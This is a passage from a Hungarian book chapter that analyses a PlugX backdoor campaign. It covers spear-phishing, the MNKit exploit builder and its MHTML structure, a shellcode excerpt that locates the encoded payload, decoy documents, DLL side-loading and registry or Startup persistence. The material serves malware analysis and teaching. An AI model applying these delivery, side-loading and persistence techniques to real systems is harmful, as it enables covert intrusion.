
---

[128] Stevens Le Blond, 2014.

2.1. *Phishing email*

Az egyik Japánra fókuszáló Plugx terjesztési kampányban a trójai programot az alábbi ábrán látható email üzenetben juttatták el a kiszemelt célpontoknak.

A megcélzott kör a célzott támadások során általában egy szűk csoport, ami lehetővé teszi, hogy a levél szövegét erre a célkörre szabják. Mivel ez a tartalom releváns a címzetteknek, kevésbé gyanakodnak arra, hogy kárt okozó tartalom lehet a levélben. A célpontok korlátozott köre lehetővé teszi, hogy a levelet az anyanyelvükön írják meg, ami még inkább elaltatja a gyanakvást.



17. ábra: Plugx-et terjesztő email üzenet[129]

Az üzenet tartalma és címsora személyi adatokra vonatkozó információt ígér a mellékelt dokumentumban. Az emailben terjesztett célzott támadások során a melléklet leggyakrabban valamilyen Microsoft Office fájl (Word dokumentum, Excel táblázat vagy PowerPoint prezentáció). Ebben a különleges esetben is egy dokumentum volt a melléklet, de nem a Microsoft Office valamelyik formátuma, hanem egy Ichitaro nevű szövegszerkesztőben készült dokumentum.

A Windows és Linux platformokra elérhető Ichitaro a JustSystems által fejlesztett szoftver, ami főleg Japánban népszerű. Ott a Microsoft Word után ez a második legnépszerűbb szövegszerkesztő. Mivel a kampány célpontjai (amint az a levél címzettjeinek email címeiből is látni) japán személyek voltak, érthető ennek a szövegszerkesztőnek a használata. A választás azzal az előnnyel is jár, hogy a vírusvédelmek kevésbé képesek kezelni a Japánon kívül nemigen használt szoftver egyedi fájlformátumát.

A mellékletben szereplő dokumentum az Ichitaro egyik biztonsági hibáját használta ki annak érdekében, hogy a kártékony kód a dokumentum megnyitásakor automatikusan lefusson. Ismét csak előny a szoftver relatív ritkasága, kisebb eséllyel ismerik fel az exploitot a védelmek.

[129] A fejezetben szereplő ábrák saját szerkesztésűek, kivéve a másképpen jelzett esetekben, ahol jelölve van a forrás.

2.2. Exploitok

Miután az előző pontban bemutatott módon a kártékony kódot eljuttatták a célponthoz, a következő feladat annak lefuttatása.

Ennek egyik gyakori módja valamilyen **social engineering** trükk használata, aminek során kellőképpen vonzó (és a célzott támadások esetében kellőképpen személyre szabott) üzenetet raknak köré, amit elolvasva a célpont megnyitja és lefuttatja a kártékony tartalmat. Ez esetben a kártékony tartalom lefuttatását külön kezdeményezni és általában ezen felül még engedélyezni is kell.

Ennél egy kedvezőbb módszer valamilyen biztonsági hibán alapuló **exploit** használata. Ekkor sokkal kevesebb interakció kell az áldozattól, a hordozó dokumentum megnyitásakor a kártékony tartalom automatikusan aktiválódik.

2.2.1. 0day exploitok

Számos csoport hajt végre célzott támadásokat. Ezeknek a csoportoknak az anyagi képességei és a technikai tudása széles határok között mozog.

A high-end csoportok (feltehetően a megfelelő országok állami szerveitől jövő támogatásnak köszönhetően) komoly anyagi erőforrásokkal rendelkeznek, ezért **0-day exploitokat** is tudnak vásárolni, illetve olyan programozókat tudnak alkalmazni, akik rendelkeznek az exploitok módosításához a képességekkel. Ilyen csoportok például az Equation csoport[130] (feltehetően NSA háttérrel) vagy a Duke csoport[131] (feltehetően orosz kormányzati háttérrel). Ezek a csoportok rendkívül szűk körben terjesztett fertőzési kampányokban használják az exploitokat, annak érdekében, hogy azok ne szivárogjanak ki, és a védelmek ne tudjanak időben felkészülni ellenük, és minél tovább tudják használni ezeket a hibákat a támadásaikban.


De a csoportok többsége nem rendelkezik annyi pénz és tudás felett, hogy friss exploitokhoz hozzájusson, ezért általában csak régebbi exploitokat tudnak használni. Nagyon ritka az, amikor egy exploit még a 0-day fázisban kiszivárog, és hozzáférhetővé válik egy szélesebb kör számára. Ez történt a CVE-2014-1761 nevű biztonsági hiba esetében,[132] amikor egy Virustotal-ra feltöltött dokumentum vezetett oda, hogy több APT csoport is hozzáfért az exploithoz és használta kampányaiban még mielőtt a Microsoft biztonsági javítása megjelent volna.

2.2.2. Exploit builderek (TDL Kit, MNKit)

A célzott támadásokat használó csoportok többsége nem rendelkezik olyan tudással házon belül, amivel dokumentum exploitokat megbízhatóan tudnának gyártani. Ezért előszeretettel alkalmaznak mások által fejlesztett úgynevezett **exploit buildereket**, amelyek ezt a terhet leveszik a vállukról. Ezek a programok egyszerű paraméterezés után képesek legyártani a biztonsági hibát kihasználó dokumentumot.

A célzott támadásokban használt dokumentumok builderei közül az MNKit nevűt használták legygyakrabban, ami több kínai APT csoport is igénybe vett. Ez a klasszikus CVE-2012-0158 biztonsági hibát használja ki, de egy rendkívül ritka Office dokumentum típust használva, a Mime-HTML (MHTML) formátumot:

130 Kaspersky GreAT, 2016.
131 Lehtiö, 2015.
132 Duquette, 2014.



18. ábra: MNKit által készített dokumentum szerkezete

Az Office 2003 által bevezetett MHTML formátum rendkívül hasonlít az elektronikus levelezésben használt MIME formátumra, ahhoz hasonló fejléccel kezdődik:

```
MIME-Version: 1.0
Content-Type: multipart/related; boundary="----=_NextPart_01CD27E7.8767FC40"
this document is a Single File Web Page,also known as Web archive file. if you see this
message, your browser or editor does not support, please use Microsoft Internet Explorer¡£

------=_NextPart_01CD27E7.8767FC40
Content-Location: file:///C:/23456789/Doc1.htm
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="us-ascii"
```

A fejlécet metaadatok követik, amik tartalmazzák a dokumentum fontosabb tulajdonságait, többet között a felhasználó nevét:

```
<o:DocumentProperties>
<o:Author>User123</o:Author>
<o:LastAuthor>User123</o:LastAuthor>
<o:Revision>4</o:Revision>
```


Érdekesség, hogy bármennyire is egyszerű módosítani ezt a mezőt a jól átlátható szöveges dokumentumban, a felhasználó név szinte minden esetben változtatás nélkül a *User123* volt.

A következő komponens egy beágyazott OLE2 objektum, ami a CVE-2012-0158 biztonsági hibát kihasználva aktiválódik:

```
------=_NextPart_01CD27E7.8767FC40
Content-Location: file:///C:/2673C891/Doc1.files/ocxstg001.mso
Content-Transfer-Encoding: base64
Content-Type: application/x-mso
0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAAAABAAAAAQAAAAAAAAAAEAAAAgAAAAEA
AAD+////AAAAAAAAAAD/////////////////////////////////////////////////////////////////
//////
```

Végül a hordozó dokumentum végén a kódolt payload és egy figyelemelterelő ártalmatlan dokumentumtartalom található.

Több száz kártékony dokumentumot találtunk, amit az MNKit-el gyártottak, és célzott támadásokhoz használtak fel. Ezek 40 fölötti kártevőcsalád terjesztésében játszottak szerepet.



19. ábra: MNKit által terjesztett kártevő családok eloszlása


Leggyakrabban a fejezetünk fő példájaként kiválasztott Plugx backdoor szerepelt a terjesztési listán, de a többi család is mind kínai APT csoportok tevékenységéhez volt köthető.

2.3. Shellkód

A terjesztési kampányban használt dokumentum kihasználta az Ichitaro szövegszerkesztő egyik biztonsági hibáját, aminek köszönhetően a dokumentum megnyitásakor a támadók le tudnak futtatni egy első körös kódot (**shellkód**) a számítógépen. Ez az elsődleges kód egy egyszerű programocska, aminek az a célja, hogy megtalálja, kikódolja és lefuttassa a Plugx backdoort telepítőjét.

Ezt a telepítőt ugyanaz a dokumentum tartalmazza, ami a biztonsági hibát kiváltotta, és ahonnan a shellkód is lefutott. Az egyetlen probléma, hogy az exploitálás természetéből adódóan a shellkód semmilyen kontextussal nem rendelkezik az előzményekkel kapcsolatban, így nem áll rendelkezésére az az információ sem, hogy mi volt a hordozó dokumentum. Ezért az első feladat az eredeti hordozó dokumentumot megkeresése a rendszerben. A dokumentumnak léteznie kell a lokális fájlrendszerben, hiszen amikor a beérkezett levél olvasásakor megnyitásra kerül, az ideiglenes könyvtárban egy másolata képződik, amit azután a Word megnyit. Ezt az ideiglenes példányt kell megtalálnia a kódnak.

Ehhez brute force módszerrel végigmegy az összes potenciális **file handle** értéken. Az operációs rendszer az összes éppen használt objektumhoz (registry kulcs, fájl, folyamat, programszál, esemény) egy egyedi azonosítót rendel, ami egy egész szám. A shellkód 0-tól indulva végig próbálja az összes lehetséges egész számot abban bízva, hogy ezek közül az egyik a Word által megnyitott hordozó dokumentumhoz fog tartozni, ami tartalmazza a kódolt backdoort.



20. ábra: Hordozó dokumentum keresése

A shellkód a két bájtos ‘MN’ markert keresi meg a nyitott fájlok között. Ha valamelyikben megtalálja, akkor feltételezi, hogy az a hordozó dokumentum, majd tovább halad a kikódolással.

```
mov     eax, [ebp+38h]  ; carrier length
push    eax
mov     eax, [ebp+188h] ; buffer
push    eax
mov     eax, [ebp+180h] ; carrier handle
push    eax
call    dword ptr [ebp+2Ch] ; ReadFile
mov     ecx, [ebp+38h]
mov     eax, 'M'
mov     edi, [ebp+188h] ; buffer

                        ; CODE XREF: sub_E4+E2↓j
                        ; sub_E4+E7↓j
scasb
jnz     short find_MN
cmp     byte ptr [edi], 'N'
jnz     short find_MN
inc     edi
mov     eax, [edi]
mov     [ebp+64h], eax
add     edi, 4
mov     [ebp+18Ch], edi ; decoy position
```

21. ábra: Kezdő marker keresése

A dokumentum végén kódolva eltárolt Windows trójai kezdetét ugyanis a két bájtos '*MN*' marker jelzi:


22. ábra: Kódolt tartalom a kezdő marker után

Az ez után található bináris adat két fájlt tartalmaz, a trójait, illetve egy ártalmatlan álcázó dokumentumot. Mindkét objektum egyszerű egy bájtos XOR algoritmussal van titkosítva, ami a trójai esetében még egy LZNT tömörítéssel is kombinálva lett.

2.4. Dropper, decoy

A beágyazott tartalmak megtalálása is kinyerése után általában az első lépés az egyik fájl, az ártalmatlan álcázó dokumentum (**decoy**) megnyitása. Ennek a figyelemelterelés a célja: a fertőzést elindító email üzenet egy dokumentumot ígért mellékletként, ezért az a logikus, hogy egy dokumentumot lásson a megtámadott felhasználó. Ez egyrészt elaltatja a gyanakvását, másrészt közben a háttérben a trójai feltelepítése zavartalanul megtörténhet, az ezzel esetleg együtt járó vizuális jeleket az előtérben megnyitott álcázó tartalom eltakarja a képernyőn.

Az elterelő dokumentum tartalma általában szinkronban van az emailben szereplő szöveggel; esetünkben az alábbi tartalom jelenik meg:



別紙様式第一号（第四条第一項関係）

登録（登録の更新）申請書

平成　　年　　月　　日

法務大臣　殿

申請者の住所，本店又は主たる事務所
申請者の氏名，商号又は名称　　㊞
（申請者が法人であるときは，代表者の役職及び氏名）

会社法第９４１条の登録（会社法第９４５条第１項の登録の更新）を受けたいので下記のとおり申請します。

記

１　電子公告調査を行う事業所の所在地（主たる事業所）

２　上記１の事業所以外に電子公告調査の業務に係る事業所を有するときは，当該事業所の所在地


３　上記１及び２の事業所の所在地以外の場所に電子公告調査に必要な電子計算機を設置する施設があるときは，当該施設の所在地

４　添付書類

（備考）
１　用紙の大きさは，日本工業規格Ａ４とすること。
２　事業所等の所在地については，地番まで記載すること。
３　不要の文字は，消除すること。
４　登録免許税及び手数料の額に相当する収入印紙をこの申請書に消印せずに貼付すること。
５　氏名を記載し，押印することに代えて，署名することができる。


23. ábra:A megjelenített álcázó dokumentum

Ezzel párhuzamosan megkezdődik a trójai feltelepítése. A telepítő csomag a mi esetünkben egy önkitömörítő RAR archívum volt. Ez olyan Windows program, ami egy csomagban tartalmazza a trójaihoz tartozó fájlokat, és azt a kódot is, ami futtatáskor kipakolja és lefuttatja ezeket a fájlokat. Az ilyen archívumok készítésekor meghatározható, hogy a kicsomagoló kód valamelyik komponenst automatikusan lefuttassa a kipakolás után. Esetünkben az archívumban levő *starter.exe* nevű fájl volt beállítva futtatásra.




24. ábra:Az önkitömörítő archívum tartalma

A *starter*.exe futtatása elindítja a backdoor telepítési folyamatát. A csomagban 3 fájl található, ezeket egy megadott könyvtárba másolja be, a *rejtett* és *rendszer* (**H**idden, **S**ystem) attribútumokat beállítja rájuk, emiatt a Windows Explorer alapértelmezett beállításai mellet nem jelennek meg a könyvtárlistában, csak ha külön be lett állítva ezeknek a típusoknak a listázása.



25. ábra: A feltelepített fájlok

Az archívum kicsomagolásakor automatikusan lefuttatott *starter.exe* érdekes módon egy ártalmatlan állomány. Még teljesen szabályos digitálisan aláírással is rendelkezik, hogy a lehető legártalmatlanabbnak tűnjön. Aminthogy az is, hisz a káros tartalom nem benne van, a Kaspersky Antivirus csomag egyik komponense.



26. ábra:Digitálisan aláírt tiszta betöltő program

A *starter.exe* program szerepe az, hogy a mellé csomagolt második fájlt, a *splash_screen.dll*-t betöltse. Ezt azért teszi meg, mert ez a program a szokásos Windows függvény könyvtárak mellett a saját segédkönyvtáraiból is importál függvényeket. Ez normálisan A Kaspersky programcsomagban szereplő *splash_screen.dll* nevű függvény könyvtárban lenne, de a Plugx terjesztői lecserélték ezt a fájlt a saját kódjukat tartalmazó, azonos nevű fájlra. A *starter.exe* futtatásakor a Windows betöltője csak azt nézi, hogy létezik-e a program mellett egy ilyen nevű DLL fájl, és ha igen, betölti azt, tekintet nélkül arra, hogy nem az eredeti programcsomagból származó fájlról van szó. Így tehát ha megfelelő néven a tiszta program mellé csomagolják a saját DLL fájljukat, az automatikusan betöltődik, és a DLL inicializáló kód lefut. Ezt a futtatási módszert **DLL side-loading**-nak nevezik. Nagy előnye, hogy ha bármilyen figyelmeztető üzenet jelenik meg (például tűzfal jelez a hálózati kommunikáció miatt), akkor azt a teljesen megbízhatónak látszó *starter.exe* folyamatnak tulajdonítja, így a felhasználó nagy eséllyel engedélyezi.

A *splash_screen.dll* egy nagyon rövid kódot tartalmaz, ami csak annyit csinál, hogy betölti a *splash_screen.dll.sp1* fájlt, és lefuttatja azt.

A *splash_screen.dll.sp1* tartalmazza a kódolt Plugx backdoort, és magát a kikódoló programot is. A backdoor betöltődik a memóriába, és elkezdi a kommunikációt a vezérlő szerverrel.

Az itt ismertetett módszer gyakran alkalmazott a Plugx (és még számos más célzott támadás) során. Ugyanilyen, 3 fájlt tartalmazó önkitömörítő archívumokat szoktak használni. A tiszta program változhat, tucatnyi különböző, népszerű szoftvergyártótól származó programot láttunk használni, amik mellé csomagolják a betöltő DLL-t és a kódolt trójait.

2.5. Persistence

Nem elegendő egyszer futtatni egy kártevőt a megtámadott számítógépen, mivel ez esetben a gép újraindításakor a trójai aktivitása megszűnne. Ezért a támadóknak meg kell oldaniuk, hogy a fertőzés túlélje az újraindítást és rendszerindításkor automatikusan végrehajtódjon a kártékony kód.

Ennek rengeteg módszere létezik, amelyek közül csak a leggyakrabban alkalmazottakat ismertetjük ebben a fejezetben, a lista messze nem teljes.

2.5.1. *Autostart könyvtár*

A Start menün keresztül is elérhető Startup könyvtárban elhelyezett programok automatikusan elindulnak. Ezek a programok a merevlemez egy speciális könyvtárában tárolódnak, és a számítógép újraindításakor az operációs rendszer lefuttat minden egyes fájlt, ami ezekben a könyvtárakban található.

Alapértelmezés szerint Windows 98 és korábbi rendszerek esetében ez a könyvtár a
C:\windows\start menu\programs\startup
Windows 2000 és az utáni rendszerek alatt a
Documents and Settings\{felhasznalo}\start menu\programs\startup
ahol {felhasznalo} az adott felhasználóhoz rendelt azonosító.
Ennek a könyvtárnak a helye a regisztrációs adatbázisban tárolódik az alábbi kulcsok alatt:


```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders]
Startup=" C:\Users\{felhasznalo}\AppData\Roaming\Microsoft\Windows\Start Menu\
Programs\Startup"
```

A kártevők kétféleképpen is kihasználhatják ezt a lehetőséget. A leggyakoribb, amikor egyszerűen bemásolják magukat a megfelelő **autostart könyvtárba**. Ennél ritkábban fordult elő az az eset, amikor a kártevő egy véletlenszerűen kiválasztott nevű könyvtárat hozott létre, oda telepítette fel magát, majd a regisztrációs adatbázisban a fenti kulcs módosításával átirányította az autostart könyvtárat a saját könyvtárára.

2.5.2. *Registry autostart*

A Windows rendszerek regisztrációs adatbázisában több helyen is be lehet jegyezni a rendszerindításkor automatikus indításra szánt programokat. Az alábbi helyek a leggyakrabban használtak:

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]
```



27. ábra: Autostart kulcs a registry-ben

A RunOnce bejegyzések csak egyszer, a következő rendszerindításkor hajtódnak végre, ezután az operációs rendszer törli a bejegyzést.

A fenti bejegyzések a számítógép minden felhasználójára vonatkoznak. Ha csak az éppen aktuálisan bejelentkezett felhasználóra vonatkozóan akarjuk az autostartot megoldani (vagy az aktuális felhasználónak nincs jogosultsága az összesre beállítani), akkor az alábbi helyekre kell bejegyezni:

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]
```

Ebben az esetben csak az aktuális felhasználó bejelentkezésekor fut le a program.

2.5.3. Explorer indítás

Régebbi operációs rendszerek, például Windows 95,98 és ME esetében az Explorer.exe a SYSTEM.INI nevű rendszerfájlban található *shell* bejegyzés alapján kerül végrehajtásra. Az Explorer paraméterként más futtatandó programok neveit is megkaphatja. Így például a *file.exe* nevű program lefuttatására az alábbi bejegyzés szolgál:

```
[boot]
Shell=Explorer.exe file.exe
```

Ez esetben az történik, hogy amikor az operációs rendszer betölti az explorer.exe-t (ami az alap kezelői felületet biztosítja, tehát mindig betöltődik), az automatikusan le fogja futtatni a file.exe programot is.

